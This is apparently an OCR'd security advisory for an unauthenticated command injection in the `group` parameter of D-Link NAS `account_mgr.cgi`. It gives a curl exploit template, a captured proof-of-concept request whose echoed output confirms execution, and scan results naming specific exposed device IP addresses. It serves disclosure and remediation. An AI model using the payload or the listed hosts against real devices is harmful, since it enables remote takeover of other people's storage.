
Command Injection Vulnerability in `group` parameter for D-Link NAS

Overview

A command injection vulnerability has been identified in the `account_mgr.cgi` URI of certain D-Link NAS devices. Specifically, the vulnerability exists in the handling of the `group` parameter used within the CGI script `cgi_user_add` command. This flaw allows an unauthenticated attacker to inject arbitrary shell commands through crafted HTTP GET requests, affecting over 61,000 devices on the Internet.



product="D_Link-DNS-ShareCenter"

61,147 results (41,097 unique IP) ,663 ms ,Keyword Search.
Nearly year results, click to view **all** results.

TOP PRODUCTS	
D_Link-DNS-ShareCenter	61,147
TELTONIKA-WebUI	320
LINKNET-LW-N605R	320
JIRA	320
CISCO-Products	320

TOP FID	
hWN+...	52,912
aCsin...	6,603
2VQB...	1,309
PQyG...	320
2I6kFg...	1

TOP COUNTRIES/REGIONS	
United Ki...	10,381
Italy	5,835
Germany	4,877
Russian ...	3,936
Hungary	3,819

TOP CATEGORIES	
Network Storage	61,147
Other Enterprise Application	640
Router	320

https://86.149.115.172 hWN... 999+ 443

86.149.115.172
United Kingdom of Great Brit...
ASN: 2856
Organization: British Telecommun...
2024-10-28
lighttpd/1.4.28

13870...

```
HTTP/1.1 200 OK
Connection: close
Content-Length: 10875
Accept-Ranges: bytes
Content-Language: en
Content-Type: text/html
Date: Mon, 28 Oct 2024 07:49:36 GMT
Etag: "3550664186"
Last-Modified: Tue, 28 Jul 2015 13:11:33 GMT
P3p: CP='CURa ADMa DEVa PSAo PSDo OUR BUS UNI PUR INT DEM STA PRE COM NA
```

04b02...

https://121.121.82.189 hWN... 999+ 443

121.121.82.189
Malaysia / Selangor / Sha...
ASN: 9534
Organization: Binariang Berhad
2024-10-28
lighttpd/1.4.28

13870...

```
HTTP/1.1 200 OK
Connection: close
Content-Length: 10875
Accept-Ranges: bytes
Content-Language: en
Content-Type: text/html
Date: Mon, 28 Oct 2024 07:49:32 GMT
Etag: "3641176067"
Last-Modified: Fri, 22 Aug 2014 10:39:22 GMT
P3p: CP='CURa ADMa DEVa PSAo PSDo OUR BUS UNI PUR INT DEM STA PRE COM NA
```

04b02...

https://69.66.80.120:8443 hWN... 999+ 8443

Affected Devices

- DNS-320 Version 1.00
- DNS-320LW Version 1.01.0914.2012
- DNS-325 Version 1.01, Version 1.02
- DNS-340L Version 1.08

Affected Components

The vulnerability is localized to the `account_mgr.cgi` script, particularly in the handling of the `cgi_user_add` command. The `group` parameter in this script does not adequately sanitize input, allowing for command execution.

CWE

CWE-77: Command Injection.


Exploitation

To exploit this vulnerability, an attacker sends a crafted HTTP GET request to the NAS device with malicious input in the `group` parameter. An example exploit request is as follows:

```
curl "http://[Target-IP]/cgi-bin/account_mgr.cgi?cmd=cgi_user_add&group=%27;<INJECTED_SHELL_COMMAND>;%27"
```

This `curl` request constructs a URL that triggers the `cgi_user_add` command with a `group` parameter that includes an injected shell command.

Actual Result



```
GET http://[redacted]/cgi-bin/account_mgr.cgi?cmd=cgi_user_add&group=%27
;echo%20KLJKL;%27 HTTP/1.1
User-Agent: [redacted]
Accept: */*
Host: [redacted]
Accept-Encoding: gzip, deflate, br
Connection: keep-alive


HTTP/1.1 200 OK
Transfer-Encoding: chunked
Date: Mon, 28 Oct 2024 12:59:15 GMT
Server: lighttpd/1.4.25-devel-fb150ff
Proxy-Connection: keep-alive

KLJKL
Content-type: text/html
```

Fix Recommendation

To remediate this vulnerability, it is recommended that:

1. Apply available patches and updates from the device manufacturer.
2. Users of the affected devices should apply the firmware update as soon as it is available.
3. As an interim measure, network access to the NAS management interface should be restricted to trusted IP addresses.